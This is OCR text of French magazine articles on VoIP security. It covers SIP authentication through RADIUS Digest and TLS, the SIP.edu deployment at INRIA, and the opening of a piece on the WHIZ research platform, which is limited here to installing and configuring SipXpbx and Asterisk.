
Le protocole RADIUS est utilisé depuis longtemps pour ses fonctions AAA (*Authorization Authentication Accounting*). Les travaux de couplage avec l'authentification HTTP Digest pour SIP avancent au sein du groupe de travail RADEXT : **http://www.ietf.org/html.charters/radext-charter.html**.

Un document standardisant ce mécanisme d'authentification a été publié durant l'été 2006 (RFC 4590 [5]) : **http://www.ietf.org/rfc/rfc4590.txt**.

Cependant, nombre d'implémentations logicielles s'appuient sur le dernier *draft* ayant précédé la publication du standard : **http://www.ietf.org/internet-drafts/draft-ietf-radext-digest-auth-08.txt** [3].

Ce document sert de base aux implémentations actuelles de différents proxy/registrars SIP tels que SER, OpenSER ou l'IOS Cisco. Du côté des serveurs RADIUS, FreeRADIUS propose une implémentation (elle aussi d'après le draft) depuis un certain temps déjà.

L'idée est de supporter la fonctionnalité « client RADIUS » sur les proxys ou registrars SIP, afin de renvoyer les éléments d'authentification du client SIP vers un serveur RADIUS à qui la vérification d'identité de l'utilisateur SIP sera déléguée.



2 *Enregistrement et authentification – RADIUS*

La requête RADIUS `Access-Request`, du client vers le serveur doit contenir un certain nombre d'attributs RADIUS de façon à être traitée. Au minimum, on doit retrouver :

- `Digest-Response` : la valeur calculée par le client, comme résultat du challenge transmis par le proxy/registrar SIP ;
- `Digest-Realm` : la valeur de `realm` configurée dans le proxy/registrar SIP ;
- `Digest-Nonce` : la chaîne aléatoire choisie par le proxy/registrar SIP ;
- `Digest-Method` : la méthode de connexion du client SIP ;
- `Digest-URI` : l'URI demandée par le client ;
- `Digest-User-Name` : le nom d'utilisateur du client.

Le serveur RADIUS dispose alors de tous les éléments nécessaires au calcul permettant de valider l'identité du client, sous réserve que le mot de passe de l'utilisateur soit présent dans sa base d'authentification. Selon que le résultat calculé par le serveur RADIUS est identique à la valeur contenue dans l'attribut `Digest-Response` ou non, le serveur RADIUS renverra une réponse `Access-Accept` ou `Access-Reject`.

Ci-dessous les informations de debogage d'un serveur FreeRADIUS recevant une requête d'authentification de la part d'un registrar SIP. Le résultat calculé par le serveur est identique à celui envoyé par le client (cf. lignes `EXPECTED` et `RECEIVED`), l'authentification a réussi.

```
rad_recv: Access-Request packet from host 127.0.0.1 port 1153, id=120,
length=172
User-Name = "bob"
Digest-Response = "64f0d305bf1096b2606de4f8a81efcef"
.
.
.
modcall: leaving group authorize (returns ok) for request 0
  rad_check_password:  Found Auth-Type DIGEST
auth: type "digest"
  Processing the authenticate section of radiusd.conf
modcall: entering group authenticate for request 0
  rlm_digest: Converting Digest-Attributes to something sane...
    Digest-Realm = "biloxi.com"
    Digest-Nonce = "4f87b95d"
    Digest-Method = "REGISTER"
    Digest-URI = "sip:192.168.0.1:5060"
    Digest-User-Name = "bob"
A1 = bob:biloxi.com:zanzibar
A2 = REGISTER:sip:192.168.0.1:5060
H(A1) = 12af60467a33e8518da5c68bbff12b11
H(A2) = 50f8a9525b9735821bab9f7c3d28b725
KD = H(12af60467a33e8518da5c68bbff12b11:4f87b95d:50f8a9525b9735821bab9f7c3d28b725)
EXPECTED 64f0d305bf1096b2606de4f8a81efcef
RECEIVED 64f0d305bf1096b2606de4f8a81efcef
modcall[authenticate]: module "digest" returns ok for request 0
modcall: leaving group authenticate (returns ok) for request 0
Sending Access-Accept of id 120 to 127.0.0.1 port 1153
```

3. Authentification inter proxies par certificats

Nous avons vu précédemment que dans le cadre de la méthode d'authentification HTTP Digest, le serveur SIP proxy ou registrar ne s'authentifiait pas auprès du client. L'utilisation du protocole TLS permet de demander de manière explicite une authentification du serveur, et éventuellement du client.

La sécurisation complète des échanges de client à client par des mécanismes tels que TLS ou IPSec permettrait d'assurer les fonctions d'authentification, de confidentialité et de non-répudiation. Dans ce cas, la possession d'un certificat (pour TLS ou IPSec) ou d'une clé pré-partagée (pour IPSec) est indispensable à la mise en place d'un lien sécurisé. S'il est naturellement impossible d'envisager d'établir des connexions sécurisées avec un ensemble toujours grandissant de clients à partir de clés pré-partagées, l'utilisation de certificats par les clients SIP impliquerait quant à elle la gestion d'une PKI ou IGC (Infrastructure de Gestion de Clés) à une grande échelle, nécessitant une organisation rigoureuse et coûteuse.


Par ailleurs, le chiffrement complet des données de client SIP à client SIP interdirait de solliciter les proxies SIP chargés de relayer les requêtes d'un domaine à l'autre. En effet, dans une communication SIP classique, les requêtes et réponses SIP traversent des proxies, qui ont besoin d'avoir accès en lecture à certains en-têtes pour acheminer les messages. De plus, l'en-tête `Via`, servant à suivre la chaîne de proxies traversés est modifié à chaque passage de proxy, qui s'ajoute à la liste.

Il apparaît donc préférable d'établir une chaîne de liaison sûre, constituée des clients SIP et des proxies traversés afin de répondre aux besoins de sécurité dans le cadre d'une communication SIP entre deux clients.

Dans cette chaîne de liaison, seuls les proxies traversés disposent de certificats, autorisant ainsi l'établissement de liens sécurisés

(avec authentification mutuelle) entre eux. L'authentification du proxy SIP vis à vis du client se fait par présentation du certificat via TLS, et le client s'authentifie par la méthode HTTP digest.

Dans l'exemple illustré en figure 3, Alice, appartenant au domaine `example.com` désire communiquer avec Bob dans le domaine `example.net`. Les identités des deux proxies sont vérifiées à l'aide de la présentation de certificats. Chaque client SIP ou proxy s'assure que le certificat qui lui est présenté est toujours valide, ne fait pas partie de sa liste de certificats révoqués, et que le certificat a été délivré par une autorité de confiance. De plus, le nom canonique de l'hôte objet de la vérification d'identité doit être identique à la valeur contenue dans le champ DN du champ `sujet` du certificat.



3 *Trapézoïde SIP*

Si les serveurs s'authentifient à l'aide de certificats, les clients utilisent la méthode HTTP Digest. Le déploiement d'une PKI incluant les clients SIP n'est pas nécessaire, seuls les serveurs devant disposer de certificats.

L'authentification se fait de proche en proche, entre les nœuds de l'architecture SIP. Ainsi, des « cercles de confiance » sont établis entre les différents éléments de l'architecture. Notons que cette relation de confiance transitive se limite pour le client destinataire à l'assurance que la requête reçue provient d'un serveur proxy SIP digne de confiance. Si le serveur proxy SIP P1 a été leurré par un attaquant dans le domaine `example.com`, ni le serveur proxy SIP P2, ni l'utilisateur `bob` ne peuvent détecter l'usurpation. En effet, tout proxy intermédiaire entre P1 et P2 peut autoriser, voire requérir une méthode d'authentification autre que TLS.

Les travaux décrivant cette architecture sont rassemblés dans le document RFC 3261 **[2]** ainsi que dans un draft IETF : **http://www.ietf.org/internet-drafts/draft-gurbani-sip-tls-use-00.txt [4]**.

4. Application au projet SIP.edu

4.1 But du projet

Le projet SIP.edu est né d'une initiative de l'organisation Internet2. Une architecture de ToIP cible, construite sur le protocole SIP, est proposée aux différentes universités et autres institutions académiques désirant s'impliquer dans le projet. Le déploiement de cette architecture rend les utilisateurs joignables sur leur poste téléphonique non-IP (numérique ou analogique) via l'Internet et par SIP, à partir de leur adresse email. L'architecture proposée peut être déployée à partir de différents Logiciels libres, destinés à compléter une infrastructure de téléphonie ne disposant pas nécessairement de fonctionnalité de ToIP. Nous présentons ici l'implémentation de l'architecture cible du projet SIP.edu à l'INRIA.

4.2 Architecture cible

Les éléments à installer pour mettre en place une architecture SIP.edu sont :

⇨ Un serveur proxy SIP.

Ce serveur est responsable d'une zone DNS donnée, la même que celle du serveur de messagerie électronique du domaine considéré. Un enregistrement DNS de type SRV faisant référence au nom d'hôte du proxy SIP doit être stocké dans le serveur DNS. Un exemple détaillé d'enregistrement est donné plus loin.

⇨ Un annuaire.

L'annuaire doit permettre d'établir une correspondance {adresse email ; numéro de téléphone} pour chaque utilisateur. Tout type de base de données peut être utilisé, cependant dans la majorité des implémentations, un annuaire LDAP est utilisé.

⇨ Une passerelle SIP/RTC (Réseau Téléphonique Commuté).

Cet équipement doit être connecté au réseau IP et à l'autocommutateur de site (PABX), par exemple au travers d'une liaison numérique de type T2, pour autoriser les échanges Q.931 ou QSIG.

Pour compléter ces éléments, un enregistrement indiquant le nom d'hôte du proxy SIP doit être configuré dans le serveur DNS du domaine considéré. Par exemple, l'enregistrement ci-dessous indique le nom d'hôte du proxy SIP responsable du domaine `bigu.edu` :

```
_sip._udp.bigu.edu 43200 IN SRV 10 10 5060 sipserver.bigu.edu.
```

Détaillons les champs de cet enregistrement DNS SRV :

⇨ le service est SIP ;

⇨ le protocole de transport est UDP ;

⇨ la durée de vie dans le cache est de 12 heures (43,200 secondes) ;

⇨ la classe est IN (choix unique) ;

⇨ le type d'enregistrement est SRV ;

⇨ la priorité est 10 ; cette valeur est utilisée en cas d'enregistrements multiples ;

⇨ le poids est 10 ; cette valeur est utilisée en cas d'enregistrements multiples de même priorité ;


⇨ le port est 5060 ;

⇨ le nom d'hôte du proxy est `sipserver.bigu.edu`.

Chacun des équipements présentés ici joue un rôle clé dans la procédure d'établissement d'appel, les fonctions de chacun sont détaillées ci-après, à partir d'un exemple.

4.2.1 Exemple d'appel

Dans cet exemple, l'ordinateur personnel d'Alice est connecté au réseau Internet, et est équipé d'un softphone SIP – un téléphone logiciel – qui permet de téléphoner sur Internet. Alice désire téléphoner à Bob, qui de son côté ne dispose d'aucun logiciel ou matériel de téléphonie sur IP, et est uniquement joignable sur le poste téléphonique analogique de son bureau à l'université BigU.



4 *Exemple d'appel d'Alice (Internet) à Bob (Université BigU)*

Les étapes successives menant à l'établissement de l'appel sont décrites ci-après :

⇨ Alice tape l'URI (*Uniform Resource Indicator*) SIP de Bob dans l'interface de son softphone SIP. L'URI doit être construite sur l'adresse email de Bob : `sip:bob@bigu.edu`.

⇨ Le softphone SIP d'Alice détermine le nom d'hôte du proxy SIP du domaine DNS `bigu.edu`, à l'aide d'une requête DNS de type DNS SRV. La réponse du serveur DNS du domaine `bigu.edu` indique au softphone le nom d'hôte du proxy SIP.

⇨ La requête d'établissement de session `INVITE` est envoyée au proxy SIP, l'URI associée est `sip:bob@bigu.edu`.

⇨ Le proxy SIP consulte l'annuaire du site pour déterminer le numéro de téléphone de l'utilisateur dont le champ email est `bob`.

⇨ La réponse renvoyée par l'annuaire permet au proxy SIP de modifier la requête initiale, afin d'adresser le numéro de téléphone de Bob via la passerelle SIP/RTC.

Une fois l'appel établi, le trafic voix circule directement entre le softphone d'Alice et la passerelle SIP/RTC. Le proxy SIP ne voit transiter que les messages de signalisation servant à l'établissement et à la fermeture des sessions SIP.

Différents logiciels et matériels peuvent être utilisés pour implémenter l'architecture cible. Le paragraphe suivant détaille les éléments choisis dans le cadre de l'intégration de l'INRIA au projet SIP.edu.

4.2.2 Briques logicielles

Les éléments présentés ici viennent compléter le réseau téléphonique existant qui repose sur un autocommutateur (PABX) ancien, ne disposant d'aucune fonction de téléphonie sur IP (H323, SIP ou MGCP).

⇨ Proxy SIP : OpenSER.

OpenSER est une implémentation libre d'un proxy SIP. Très flexible, quoique difficile à appréhender, il permet notamment d'intégrer des scripts déclenchés sur certains évènements. Cette fonction est utilisée pour interroger l'annuaire LDAP de l'INRIA sur réception d'une requête SIP `INVITE` d'établissement de session.

⇨ Annuaire : OpenLDAP.

OpenLDAP est une implémentation libre d'un serveur LDAP. Les informations contenues dans l'annuaire sont publiquement accessibles. Si le choix de masquer les numéros de téléphones dans les échanges SIP est arrêté, le proxy OpenSER devra être configuré en conséquence.

⇨ Passerelle SIP / RTC : routeur Cisco 3620.

N'importe quel équipement muni d'interfaces SIP et téléphonique conviendra. Un routeur Cisco disposant d'une interface T2/Q.931 a été choisi. La pile SIP de base venant avec le système d'exploitation IOS a été activée.

Aucun contrôle d'accès n'est effectué lors de l'établissement d'un appel, rendant ainsi accessible l'ensemble du personnel de l'INRIA via une adresse de la forme `sip:prenom.nom@inria.fr`. Le paragraphe suivant décrit une extension de l'architecture cible, offrant, aux utilisateurs de l'INRIA seuls, la possibilité d'appeler n'importe quel numéro de téléphone via la passerelle SIP/RTC.

4.3 Extension : solution de ToIP pour nomades

L'architecture cible proposée par le projet SIP.edu permet à toute personne connectée sur l'Internet, et disposant d'un softphone SIP de contacter les membres de l'INRIA. La possibilité de composer une URI SIP de la forme `sip:0123456789@inria.fr` est un service offert aux utilisateurs de l'INRIA se trouvant hors du site, et offre dans ce cas l'accès à tout numéro de téléphone joignable depuis l'autocommutateur de l'INRIA. Naturellement, un mécanisme de sécurisation de cet accès doit être mis en œuvre. Il repose dans le cas de l'INRIA sur une authentification RADIUS.

La configuration du serveur OpenSER établit la règle suivante, suivie lors de la réception d'une requête d'établissement de session SIP `INVITE` :

⇨ Si l'URI à traiter contient des caractères alphabétiques, procéder à la recherche de correspondance email<=>téléphone dans l'annuaire LDAP.

⇨ Sinon, si l'URI ne contient que des caractères numériques, authentifier l'utilisateur sur la base RADIUS, et relayer l'appel vers la passerelle SIP/RTC en cas de succès.

4.3.1 Contrôle d'accès RADIUS

Le contrôle d'accès aux URI « numériques » repose exclusivement sur l'authentification des utilisateurs. D'autres mécanismes peuvent être envisagés pour compléter le contrôle d'accès, comme la vérification d'appartenance à un groupe d'utilisateurs privilégiés autorisés à appeler des numéros internationaux.

L'authentification RADIUS repose sur une base de comptes dédiés au service de téléphonie sur IP pour utilisateurs nomades. Le format de stockage des mots de passe cryptés est incompatible avec les bases d'authentification généralement utilisées pour d'autres applications.

Une possibilité est de stocker les mots de passe en clair, ce qui donnerait vraisemblablement lieu à une remarque assassine dans un éventuel rapport d'auditeur en système d'informations !

Conclusion

Un système d'authentification fort est nécessaire pour accompagner le déploiement du protocole SIP sur l'Internet. Les attaques sur le réseau sont nombreuses, et notamment celles qui concernent l'usurpation d'identité. En particulier, si le risque de voir se développer le spam sur les réseaux de téléphonie sur IP est réel, un système d'authentification sûr constituera la base des parades à ce fléau anticipé.

Nous avons présenté ici deux méthodes d'authentification utilisées dans le cadre du protocole SIP. La méthode HTTP Digest, largement répandue dans les implémentations logicielles, présente des lacunes en termes de sécurité, mais peut s'appuyer sur une couche transport quelconque. A l'inverse, le protocole TLS, s'il participe à renforcer la sécurité de l'authentification, impose une couche transport TCP, et les implémentations de SIP sur TCP ne sont pas encore très répandues sur les logiciels clients.

Outre l'authentification, les éléments de sécurisation globale de l'architecture de téléphonie sur IP fondée sur SIP incluent la confidentialité et l'intégrité des échanges de signalisation (SIP), mais aussi média (RTP). Ces aspects font l'objet de nombreux travaux, qui seront peut être présentés dans de futurs articles de MISC.

Remerciements

Un grand merci à Axelle Apvrille, Guillaume Arcas et Victor Vuillard pour leur relecture avisée.

Références

[1] RFC 3261 – obsoletes RFC 2543, « *SIP: Session Initiation Protocol* »

[2] draft-ietf-sipping-spam-02, – « *The Session Initiation Protocol (SIP) and Spam* »

[3] draft-ietf-radext-digest-auth-08.txt, « *RADIUS Extension for Digest Authentication* »

[4] draft-gurbani-sip-tls-use-00, « *The Use of Transport Layer Security (TLS) in the Session Initiation Protocol (SIP)* »

[5] RFC 4590, « *RADIUS Extension for Digest Authentication* »

La plate-forme WHIZ : simuler et étudier les attaques VoIP

La voix sur IP (VoIP) est une des technologies récentes dont le potentiel s'est le plus rapidement affirmé. Sa progression fulgurante chez la plupart des opérateurs Internet et de téléphonie démontre que l'avenir sera tout IP ou ne sera pas. Mais comme les précédentes, cette révolution a en ligne de mire exclusivement les services et les fonctionnalités que cette technologie apporte sans que la sécurité ne soit envisagée de manière préalable et prééminente. La question se pose alors concernant la sécurité réelle de cette technologie, ses faiblesses éventuelles et le cas échéant comment elle pourrait être pervertie par un ou plusieurs attaquants. Mais l'étude de la sécurité, d'une manière opérationnelle et pratique ne peut se faire sans un volet expérimental conséquent. Et, pour ce faire, il est nécessaire de disposer d'un environnement de simulation complet. Cet article présente un tel environnement – la plate-forme WHIZ – et les résultats de simulation de différentes attaques.

mots clés : ***écoute / usurpation / DoS / simulation***

Introduction : pourquoi une plate-forme de simulation ?

Le colloque international de l'informatique de San Francisco de 2005 a consacré la montée en puissance de la vision d'un avenir « Tout IP » du monde de l'informatique. Dans cette convergence globale vers le « Tout IP », la VoIP (Voix sur IP), qui concurrence de plus en plus les offres de téléphonie traditionnelle, tient une place majeure par les modifications technologiques et économiques importantes qu'elle implique tant au niveau de l'entreprise que chez les particuliers. Les opérateurs historiques voient leur situation dominante contestée par des opérateurs audacieux qui ont su tirer parti de l'émergence de la VoIP. Ainsi, la base d'abonnés haut débit Wanadoo progresse de 63,5 % entre 2003 et 2004, dans le même temps, celle de Free fait plus que doubler (+ 120 %). La part de marché de Free sur l'ADSL (*Asymetrical Digital Subscriber Line*) gagne 2,4 points par rapport à 2003 (17,4 % du parc) tandis que celle de Wanadoo régresse de 6 points (source : *Journal du Net*, 11/02/05).

Par ailleurs, les entreprises et les administrations envisagent de plus en plus de mettre en place des solutions VoIP pour des utilisations opérationnelles, alors que celles-ci étaient jusqu'à présent reléguées au domaine ludique de l'utilisation à domicile.

Face à l'importance croissante de ce phénomène, il s'est avéré nécessaire de mener une phase d'étude de la VoIP afin d'évaluer les possibilités de mise en place d'une architecture VoIP complète, d'évaluer les problèmes techniques liés à la mise en œuvre de cette technologie et d'établir un premier bilan de l'aspect sécurité des solutions de VoIP, corollaire inhérent à toute solution informatique. C'est la motivation première qui a guidé la réalisation de la plate-forme WHIZ. La seule autre plate-forme existant à ce jour est celle du projet Ilty [1], mais sa description est très peu détaillée, aucun code source n'est disponible et il est très difficile de se faire une idée opérationnelle de sa validité. De plus, les quelques attaques présentées le sont de manière très (trop) sommaires. Très récemment (avril 2007), les membres du groupe *The Grugq* ont annoncé un outil similaire [17] : le *tactical VoIP Toolkit*. Mais, au-delà de l'effet d'annonce, rien ne permet de savoir ce qu'est réellement cet outil, ni s'il sera disponible un jour pour le grand public.

Cette plate-forme développée au sein du laboratoire [2] permet de disposer d'un environnement complet de simulation, de tester les fonctionnalités d'une architecture VoIP, d'expérimenter en réel les attaques existantes et de faire de la recherche pour identifier d'autres attaques possibles. WHIZ a été conçue pour offrir une capacité opérationnelle appréciable et une grande richesse de configurations possibles. Elle constitue un outil (exclusivement) de recherche puissant permettant d'étudier la sécurité présente et future de la VoIP dans le strict respect de la réglementation.

Dans cet article, nous présenterons cette plate-forme et les principales attaques qui ont été étudiées. Nous renvoyons le lecteur aux articles du dossier ou à [2] pour la présentation détaillée de la technologie VoIP elle-même (codage de la voix, problème de qualité de service, les normes et protocoles...), ainsi que de ses différentes mises en œuvre.

La plate-forme WHIZ

Les technologies VoIP ont désormais atteint un premier stade de maturité et offrent des solutions intéressantes permettant de remplacer intégralement les structures traditionnelles existantes grâce à l'utilisation de PABX IP ou IPBX.

Face à la diversité de protocoles existants pour les implémentations de solutions VoIP, diversité due au dynamisme particulier qui caractérise cette technologie, notre intérêt s'est porté vers les deux protocoles majeurs H.323 et SIP, délaissant d'autres protocoles comme SKINNY qui présente l'inconvénient d'être une solution propriétaire. Des deux mastodontes de la VoIP, le protocole SIP a eu notre préférence dans la mesure où, issu du monde IP, il est de loin le plus largement répandu parmi les solutions logicielles gratuites disponibles sur Internet.

L'environnement

L'étude théorique préliminaire a fait le choix d'utiliser un serveur SipXpbx fonctionnant sous un environnement Linux et plus particulièrement sous Fedora Core 4, du fait du dynamisme des différents groupes de travail ayant choisi ces solutions. Nous avons également fait le choix d'insérer dans notre plate-forme des terminaux fonctionnant sous Windows XP. Cela permet de tester l'interopérabilité des solutions VoIP installées sur différents systèmes d'exploitation.

Franck Blanchard – Eric Filiol – Laurent Saunois [N0]
École Supérieure et d'Application des Transmissions
Laboratoire de virologie et de cryptologie
efiliol@esat.terre.defense.gouv.fr

Dans une première étape, la configuration du serveur de nom de domaine dans l'architecture VoIP a pris une importance toute particulière dans la mesure où les adresses SIP utilisent un format qui se rapproche des URI (*Universal Resource Indentifier*) du protocole HTTP. La deuxième partie de l'adresse correspond donc généralement au nom de domaine de l'architecture (voir l'annexe technique [2] pour la configuration détaillée).

L'IPBX SipXpbx

L'IPBX SipXpbx est l'exemple même du succès des projets *open source* construits à partir de logiciels commerciaux. Ce PABX IP est fondé sur un logiciel versé dans l'open source par Pingtel en 2004. La SIPfoundry a d'ailleurs été fondée par Pingtel afin de développer et de distribuer SipXpbx. Il s'agit d'une communauté internationale de software open source qui s'est fixée comme objectif d'accélérer l'adoption de SIP pour les solutions de VoIP. Fondée en février 2004, la communauté des développeurs et utilisateurs de la SIPfoundry s'est rapidement développée et s'étend aujourd'hui à 63 pays. Dans le cadre du développement des solutions SIP [3], la SIPfoundry propose des solutions de *User Agent* (SipXphone) et d'IPBX (SipXpbx). C'est ce produit que nous avons choisi d'installer pour la plate-forme WHIZ.

Installation de l'IPBX SipXpbx


Avant toute chose, une fois le socle commun en place, il faut poursuivre l'installation de l'environnement spécifique à l'IPBX SipXpbx à savoir les RPM (*Red Hat Package Manager*). Paradoxalement, la documentation faisant défaut sur ce point, nous n'avons découvert cet environnement qu'au fur et à mesure de l'installation. En tant que fruit d'un groupe de travail open source, le produit SipXpbx n'est pas strictement lié à une version d'un système d'exploitation. Les RPM nécessaires pour l'installation de SipXpbx sont téléchargeables sur le site Internet de la SIPfoundry [3], les principaux étant cités ci-dessous :

- `w3c-libwww` ;
- `tftp-server` ;
- `unixODBC` ;
- `xinetd` ;
- `pcre`.

Une fois l'IPBX SipXpbx et son environnement correctement installés (voir annexe technique de [2]), nous disposons :

- d'un serveur Apache configuré pour l'administration de l'IPBX à distance à l'aide de site web ;
- d'un module dédié de gestion de certificats (SSL) pour la sécurisation de la gestion à distance de l'IPBX ;
- d'un serveur TFTP qui fournit les informations de configuration aux téléphones de l'architecture ;
- d'un IPBX contenant entre autres :
  - un serveur *proxy* ;
  - un serveur d'enregistrement ;
  - un serveur d'authentification.

La figure 1 illustre les liens entre les différents composants disponibles à la fin de la phase d'installation.



1 *Architecture de l'IPBX SipXpbx*

L'IPBX SipXpbx comprend différents serveurs indépendants qui communiquent en utilisant les protocoles SIP et HTTP/HTTPS :

- le **configuration server** fournit un site d'administration de l'IPBX et de l'ensemble des composants de l'architecture SIP ;
- le **forking proxy server** reçoit toutes les demandes d'appels sur le port standard de SIP : 5060 ; il agit comme un routeur de l'appel au sein de l'IPBX ;
- le **registry/redirect server** permet l'enregistrement des clients et implémente le plan de numérotation (correspondance entre numéros de téléphone et URI SIP) ;
- le **presence server** permet l'enregistrement des informations de présence ;
- le **call park server** permet la mise en attente d'appels avec fond musical ;
- l'**authorisation proxy server** autorise la sortie d'appels ;
- le **TFTP server** fournit les informations de configuration aux téléphones de l'architecture ;
- le **postgreSQL server** permet l'accès à la base de données stockant l'ensemble des informations de configuration ;
- le **media server** offre une interface pour laisser des messages ;
- le **conference server** est en cours de développement.

Configuration de l'IPBX SipXpbx

Le site d'administration de SipXpbx permet de configurer simplement et de façon sécurisée les listes d'utilisateurs et des téléphones IP de l'architecture à partir de n'importe quel poste du réseau. L'accès est sécurisé grâce au module SSL mis en place

lors de la phase d'installation de SipXpbx qui permet d'authentifier le serveur grâce à un certificat, d'authentifier le client grâce à un mot de passe et de garantir la confidentialité et l'intégrité des données échangées (notons que le client pourrait également être authentifié par certificat ; cas du protocole *TLS Handshake*).

Une fois les étapes initiales de l'installation accomplies, l'IPBX SipXpbx ne permet pas d'établir de communication entre deux softphones. En effet, le terminal utilisateur choisi et présenté plus loin, X-Lite, ne s'enregistre pas auprès du serveur d'enregistrement. Voici la démarche qui nous a permis de trouver une erreur dans la version d'installation proposée et de conclure la mise en service de SipXpbx. Afin de déterminer l'origine du dysfonctionnement, nous avons utilisé l'analyseur de trames Wireshark et les journaux des différents composants de l'IPBX. Les fichiers journaux correspondants et annotés sont joints à l'annexe technique de [2].

➪ **Etat initial** : Une première analyse nous a permis de vérifier la conformité des requêtes SIP envoyées par le softphone, avec le formatage du protocole SIP. Le code erreur 483 est renvoyé par SipXpbx : il y a trop de bonds avant l'accès à l'IPBX pour que la requête soit acceptée. L'analyse du journal du serveur d'enregistrement a révélé qu'une erreur s'était glissée à l'installation dans la définition de la variable définissant le port du serveur d'enregistrement dans le fichier de configuration du serveur d'enregistrement :

```
/etc/sipxpbx/registrar-config :
<< SIP_REGISTRAR_PROXY_PORT : 5060 >>
```

au lieu de :

```
<< SIP_REGISTRAR_PROXY_PORT : 5060 >>
```

➪ **Deuxième analyse** : Après la correction de cette erreur, le serveur renvoie cependant le même code erreur. L'analyse du journal du serveur proxy et des fichiers de configuration nous permet de déduire que la variable `MY_IP_ADDR` du fichier de configuration générale n'est pas prise en compte (fichier de configuration générale : `/etc/sipxpbx/condig.defs.in`). Après correction de cette donnée, le journal du serveur proxy fait état d'un démarrage nominal.

➪ **Troisième analyse** : Cependant, l'enregistrement ne se fait pas encore de façon correcte : l'analyse des trames révèle que l'IPBX renvoie un code erreur 401 : enregistrement non autorisé. Le journal du serveur proxy confirme que la requête est correctement reçue, puis transmise au serveur d'enregistrement sur le port 5070. L'analyse du journal du serveur d'enregistrement révèle que la vérification d'appartenance au domaine se fait correctement, mais qu'ensuite l'utilisateur n'est pas reconnu. Après comparaison des données utilisées par le serveur pour effectuer la comparaison (`/etc/sipxdata/credentials.xml`), il se trouve que la deuxième partie de l'URI SIP entrée dans le softphone correspond à l'adresse IP de l'IPBX, alors que l'IPBX utilise son FQDN (*Fully Qualified Domain Name*).

➪ **Quatrième analyse** : Après la modification de la configuration du softphone de façon à être conforme aux données saisies dans l'IPBX, l'enregistrement se fait correctement.

Une fois installé, l'IPBX SipXpbx fournit un service de qualité, avec une interface d'administration facile d'emploi. Cependant, la phase d'installation demande un investissement important et ne correspond pas encore complètement à la notion de produit directement exploitable. D'une part, la préparation de l'environnement initial manque de documentation, d'autre part, une fois la démarche d'installation terminée, il nous a fallu corriger les fichiers de configuration de l'IPBX.

L'IPBX Asterix

Asterisk est un IPBX applicatif qui est utilisé pour interconnecter des équipements de voix par IP à l'aide de plusieurs protocoles, tels que SIP, H.323, IAX, MGCP... Parallèlement, il permet d'utiliser les fonctionnalités suivantes : conférence téléphonique, répondeur interactif, mise en file d'attente, enregistrement d'appels, système de facturation. Asterisk supporte les protocoles FXO (*Foreign eXchange Office*), FXS (*Foreign eXchange Subscriber*), TDM (*Time Division Multiplexing*), PRI (*Primary Rate Interface*)... rendant ce serveur compatible avec la plupart des configurations.

Installation de l'IPBX Asterisk

Comme pour l'IPBX SipXpbx, il est nécessaire de télécharger des RPM pour installer Asterisk, ceux-ci sont bien documentés :

➪ `asterisk-1.2.2.tar.gz` ;

➪ `asterisk-addons-1.2.1.tar.gz` ;

➪ `asterisk-sounds-1.2.1.tar.gz` ;

➪ `libpri-1.2.2.tar.gz, zaptel-1.2.2.tar.gz.`

Les aspects techniques détaillés de l'installation de ces RPM sont décrits dans l'annexe technique de [2].

Configuration de l'IPBX Asterisk

